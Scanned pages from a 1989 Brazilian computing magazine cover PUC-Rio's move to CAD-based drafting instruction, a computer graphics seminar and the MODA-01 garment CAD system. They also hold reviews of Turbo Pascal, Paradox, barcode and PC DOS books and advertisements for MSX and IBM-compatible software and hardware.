O diretor do Departamento de Engenharia Mecânica da PUC-RIO, prof. Pedro Carajilescov está plenamente convencido de que a computação gráfica veio para ficar e já está substituindo as pranchetas de desenho. Depois de acertar os detalhes para a adaptação do programa de desenho, ele apresentou a proposta de modificação do currículo de graduação ao corpo docente do departamento.

O prof. Pedro, na sua proposta de modificação confirma que: "a computação gráfica será introduzida ainda no ciclo básico, para os alunos de mecânica, através da transformação da disciplina Geometria Descritiva, na disciplina Desenho Técnico II, onde os conceitos de Geometria Descritiva serão dados antes da utilização de um programa CAD (desenho acompanhado por computador). Esta iniciação permitirá que os alunos façam a disciplina Desenho de Máquinas, utilizando estações gráficas no lugar de prancheta. Além disso, como o computador é a coqueluche do momento, os estudan-

tes poderão ver que também podemos usar na engenharia mecânica, os recursos da computação gráfica."

O objetivo principal é adaptar ao ensino tradicional de desenho as novas técnicas de representação com o auxílio da computação gráfica, visando uma melhor adequação da disciplina à realidade profissional dos alunos de graduação do curso.

No Rio trata-se de uma iniciativa pioneira no campo da engenharia, visto que no Departamento de Artes da PUC-RIO a computação gráfica já faz parte do currículo há algum tempo, introduzida pelo seu diretor prof. Elmer Barbosa.

O curso visa também dar ao futuro profissional que irá trabalhar com projetos que tenham componentes gráficos, uma visão clara e objetiva de como a computação pode auxiliar neste tipo de trabalho.

O curso será eminentemente prático e os alunos terão pleno acesso ao labora-

tório de computação, que já está preparado, não só para as aulas como também para a execução de experiências e trabalhos.

Sem necessitar de nenhum conhecimento prévio de computação, os alunos terão ICC (INTRODUÇÃO À CIÊNCIA DOS COMPUTADORES), Desenho Técnico Básico e introdução à Geometria Descritiva.

As aulas serão dadas no laboratório de computação anexo ao departamento e os alunos estarão divididos em grupos de dois ou três, no máximo, por computador. Usaremos para as aulas um programa do tipo CAD, para a produção de desenhos bi e tri-dimensionais, a partir dos elementos básicos: linhas, círculos, polígonos, elipses, etc.

O prof. Pedro e a PUC-RIO estão de parabéns por esta iniciativa pioneira. Que ela sirva de exemplo para outras faculdades, não só no Rio, como também em outros estados que ainda desconhecem ou duvidam dos recursos e das vantagens da computação gráfica.


**OPER**  
**BULLETIN**  
**MSX**

**OPEN CLUB MSX  
DE INFORMATICA  
RIO JACUIPE 55/201  
SALVADOR — BAHIA  
CEP 40425  
TEL: 071 2268323  
SEGUNDA A SEXTA  
10:00 AS 16:00**

**SOLICITE NOSSO BOLETIM INTEIRAMENTE GRATIS.  
SOFTS, HARD, DICAS, MACETES, REPORTAGENS,  
ESQUEMAS, MAPAS DE JOGOS, MUSICAS, ALEM DE  
NOSSOS PRODUTOS A PREÇOS ESPECIAIS.**

Desenho de autoria de  
Liberati do JB,  
reproduzido com os  
recursos oferecidos  
pela computação  
gráfica.

N.BASTOS ABR/89



Claude Lefort

### SEMINÁRIO DE COMPUTAÇÃO GRÁFICA E AUTOMAÇÃO

O Departamento de Engenharia Mecânica da PUC-RIO estará oferecendo aos interessados, seminário sobre computação gráfica e automação, a partir de 2/10/89 com término previsto para 20/11/89, todas as segundas feiras a partir das 16:00 horas.

Vários assuntos serão abordados por conferencistas do Departamento de Engenharia Mecânica e do Rio Dará Centro:

06/11 - otimização de encaixes: dificuldades e projeções;

13/11 - um algoritmo híbrido para a geração de imagens 3D;

20/11 - computação gráfica e graduação - uma introdução à modelagem geométrica.

### DESENVOLVENDO SISTEMA DE CAD PARA A INDÚSTRIA DO VESTUÁRIO

Um setor industrial que vem sendo particularmente beneficiado pela computação gráfica é a indústria de confecção, onde o rápido estudo dos riscos que proporcionam uma máxima economia de material é fundamental para a minimização dos custos.

Antecipando-se a esta demanda potencial, o Departamento de Engenharia Mecânica sob a inspiração e coordenação do Prof. Solly A. Segenreich, iniciou, há cinco anos, o desenvolvimento de um sistema de CAD visando a solução deste problema.

Atualmente, o sistema, denominado MODA-01 encontra-se disponível para microcomputadores da família PC-XT/AT e vem sendo comercializado pela VEGA Dados do Rio de Janeiro.

Suas principais características são a velocidade e a facilidade de utilização tornando totalmente obsoletos os métodos de xerografia e a utilização de pantógrafos e moldes de plástico reduzidos.

Uma etapa complementar que o sistema MODA-01 oferece, é a possibilidade de obter os riscos em escala natural (1:1) tornando-se desnecessário a sua cópia manual para o papel. Para tanto, utilizam-se traçadoras gráficas, (plotters) de grande porte para produzir desenhos com as dimensões requeridas.

Visando atender a esta demanda, o departamento de Engenharia Mecânica da PUC/RJ passou a desenvolver uma traçadora gráfica para a produção de riscos, cujo primeiro protótipo está em fase de testes.

Uma próxima etapa será a procura de um parceiro para a industrialização deste equipamento.

Como se vê, a computação gráfica está definitivamente associada ao mundo da moda.

Estou à disposição dos interessados nesta coluna mensal da MICRO SISTEMAS, via postal, ou no curso onde leciono computação gráfica - SUPRYMICROS INFORMÁTICA, pelo telefone (021) 262-5591, no Rio de Janeiro.

Receba grátis nosso catálogo pelo correio

## Tudo para o seu MSX 1 e MSX 2.0

### SOFTWARE

Em disquete (5 1/4 ou 3 1/2) e fita.

#### JOGOS:

Lançamentos: Thunderblade, Obliterator, Blasteroids, Super King's Valley, etc.

#### JOGOS MEGARAM E 720 Kb:

Lançamentos: Aleste 2, Ash Guine, Xevious Jagur, Dires, Chouka Taisen, Kind Gals, Mon Mon Monster, Ryukyu e muito mais.

#### APLICATIVOS E UTILITÁRIOS:

Mala Direta, Editores de Texto, Agendas, Contabilidade, Sistemas Gráficos, Editores Musicais, Copiadores, etc., com manual.

#### APLICATIVOS, TELAS E DEMOS PARA MSX 2.0

Print Master, Dynamic Publisher, Pixel 3, Video Graphics, Disc Station, Amiga Demo, Disc Pack, C Compiler, Lipstick e outros.

#### PROGRAMAS NACIONAIS: somente em disco.

Frozen, Aquarela, MSX-Turbo, Fastcopy, Emu, MSX Designer, Edronics, Sprite Maker, etc.

LINGUAGENS: dBASE II PLUS, HOT-LOGO, TURBO PASCAL, COBOL, AZTEC C, ASSEMBLY

### MANUTENÇÃO

computadores e periféricos da linha MSX.

### PERIFÉRICOS E SUPRIMENTOS

Pelo menor preço, a melhor qualidade e garantia de 1 ano

- KIT MSX 2.0: Grátis 10 Super-Games!
- MEGA-RAMDISK DDX: Grátis 4 Mega-Games!
- Micros MSX EXPERT E HOTBIT
- DRIVE 5 1/4 DDX c/ 20 jogos Grátis!
- DRIVE 3 1/2 DDX c/ 20 jogos Grátis!
- KIT para Drive:
- Interface de Drive.
- Livros e Revistas • 80 Colunas.
- Multimodem • Filtro de linha.
- Impressora LADY 80 • Disquete Box.
- Monitores • Expansor de Slots.
- Disquetes 5 1/4 e 3 1/2.
- Capas para Micros, Drives, Impressoras.



**Não deixe seu MSX "desanimar".  
Vá correndo para a nova Avallion!**



Avallion Informática Ltda.  
Av. Almirante Barroso, 22 sala 602  
Centro - Rio de Janeiro CEP20031  
Ao lado do Metrô Carioca.

**Tel. (021) 262-1636**

Receba gratuitamente nosso catálogo pelo correio

Remetemos nossos produtos para todo Brasil via Sedex. Para fazer seu pedido envie cheque nominal à Avallion Informática Ltda., com uma carta detalhando o(s) produto(s) desejado(s)

# LIVROS



## PROGRAMAÇÃO E TÉCNICAS TURBO PASCAL VERSÃO 4.0 (Incluindo a versão 5.0)

Maria Célia Arruda Grillo  
Livros técnicos e Científicos Editora Ltda.  
348 páginas

Em sua segunda edição, este livro explora a operação do sistema Turbo Pascal, além de incluir conceitos necessários à compreensão da versão 5.0 recentemente lançada pela Borland International.

Devido ao fato da versão 5.0 ter seus fundamentos na versão 4.0, foi dada maior ênfase às características desta última, constituindo assim uma importante base para aqueles que desejam trabalhar com a versão 5.0, além de representar um estudo comparativo com a versão 3.0, tornando a evolução para as versões mais recentes, simples e agradável.

A obra é composta de ensinamentos minuciosos e sistemáticos, o que a torna uma obrigatória fonte de consultas sobre a versão 4.0 do Turbo pascal.

## INTRODUÇÃO AO PARADOX

Fernando Antonio de Paula Andrade  
Livros Técnicos e Científicos Editora Ltda.  
116 páginas

Este livro trata de um programa gerenciador de dados de utilização diversificada, desenvolvido pela Borland International. O Paradox é apresentado de forma bastante geral e introdutória, mas ao mesmo tempo suficiente para que o usuário possa desenvolver grande parte das aplicações necessárias ao seu dia-a-dia.

O primeiro capítulo apresenta uma introdução sobre os bancos de dados em geral e sobre o Paradox particularmente. O capítulo seguinte põe o leitor em contato com os elementos básicos para a operação do programa. O terceiro capítulo analisa separadamente cada uma das opções dos menus e sub-menus. O quarto capítulo apresenta um quadro comparativo do Paradox com o dBase III e Lotus 1-2-3. No

quinto capítulo o autor tenta esclarecer as dúvidas mais freqüentes, relacionando perguntas e respostas. Complementam o livro quatro apêndices com resumo/tabela de referências, características avançadas do Paradox e orientação ao usuário na digitação das tabelas-exemplos apresentadas no decorrer da obra.

## APLICAÇÕES PRÁTICAS DO CÓDIGO DE BARRAS

Vera Lúcia Pinheiro da Silva  
Livraria Nobel S.A.  
90 páginas

O código de barras é um processo simples e seguro para automação de entrada de dados e controle da informação. A sua recente implantação no Brasil vem possibilitar maior agilidade e racionalização de serviços além de uma significativa economia de custos de administração.

Esta obra, escrita de forma simples e clara, além de trazer noções sobre a normalização e o processo geral de produção de código de barras, apresenta ainda um estudo sobre suas diversas aplicações na indústria, comércio, bibliotecas, hospitais, videolocadoras, editoras, etc.


## INTRODUÇÃO AO PC DOS

Bob Eager  
Livros Técnicos e Científicos Editora Ltda.  
298 páginas

Abrangendo desde a simples apresentação até as versões mais recentes do PC DOS, o iniciante com este livro aprenderá a fazer funcionar e obter um melhor aproveitamento do seu computador.

Escrito de forma bastante simples, o livro contém inúmeros exemplos e aplicações práticas, além de um glossário contendo os termos mais comuns encontrados no decorrer da leitura.

Os tópicos abrangidos no livro incluem: introdução ao PC e ao seu DOS, comandos do PC DOS, edição de arquivos, localização de erros, ampliação e atualização de discos, e sistemas de computação.




“O mais compatível, e o mais honesto dos IBM's você só encontra na melhor revenda da cidade.”

**EXTEC**

EXTEC Informática Ltda.  
RUA DR. BACELAR N° 527  
CEP 04026 — V. CLEMENTINO  
TELEMARKETING (011) 571-3188  
572-3547  
549-3209

Microprocessador Intel 8088-2 (NEC V20 opcional) ■ Velocidade de 4,77/8 MHz ■ Chaveamento de velocidade por software e hardware ■ Memória RAM de 640 KB ■ Memória ROM-BIOS de 8 KB ■ Coprocessador matemático 8087 (opcional) ■ Controlador de vídeo CGA ■ Unidades de disco flexível de 360 KB ■ Unidades de disco rígido de até 80 MB ■ 8 slots (sendo 6 livres) ■ Interface Multi I/O com 1 Porta Paralela CENTRONICS, 1 Porta Serial RS 232-C (2ª opcional), 1 relógio e 1 game ■ Fonte de alimentação 110/220V em 60 Hz ■ Monitor monocromático de 12 polegadas tipo PS/2 Teclado de 101 Teclas (12 funções).

# Aplicativos Cibertron



  
**CIBERTRON**  
eletrônica Ltda.

Rua Conselheiro Saraiva, 838 - Santana  
CEP 02037 - São Paulo - Capital  
Telefone (011) 298-8331

#### RE VENDAS:

SP: Casa do MSX • Mappin • Filcrlf São José dos Campos - SP: Igres Infor. Tel: (0123) 21-0321

RJ: Riosoft - Tel: (021) 264-3726 RS: SJ - Infor - Tel: (0532) 25-9906 • Prólogos - Tel: (0512) 22-5803

#### MAXIDADOS

O mais completo e sofisticado Banco de Dados em cartucho para a Linha MSX. Permite seu uso em equipamentos que tenham sua memória ampliada até 1 MBYTE DE RAM.

Opera com K7 ou Diskete.

#### MSX-WORD 3.0

Poderoso processador de textos destinado ao uso doméstico ou profissional, permitindo armazenamento de até 480 linhas. Inclui busca de palavras, movimentação de blocos, reformulação de parágrafos, blocagem, definição de margens, etc.

#### MEGA ASSEMBLER

Permite a criação, edição e cópia de cartuchos para MSX. Podem ser criados programas em Assembler, incluindo gráficos e tabelas de caracteres.

Opção de acesso a qualquer SLOT do MSX.


O MSX-WORD 3.0 é acompanhado de dois manuais de operação mais diskete. Disponível em 3 1/2" ou 5 1/4".

#### OUTROS APLICATIVOS CIBERTRON

- Diskete: Planilha 2.0
- Controle de Estoque
- Fita K7: MSX WORD
- Assembler e Desassembler
- Planilha de MSX
- Banco de Dados.



# Samba



Planilha de Cálculos, Banco de Dados e Gráficos

POR QUE  
O SAMBA  
É A PLANILHA  
PREFERIDA NO BRASIL?

Av. Almirante Barroso, 91/415 - 20031 - Rio de Janeiro - RJ Tel.: (021) 220-5371 - Telex (21) 36934 PCSW - FAX: 533-0927

Al. Santos, 1470 - 12º andar - 01418 - SP - Tel.: (011) 251-0134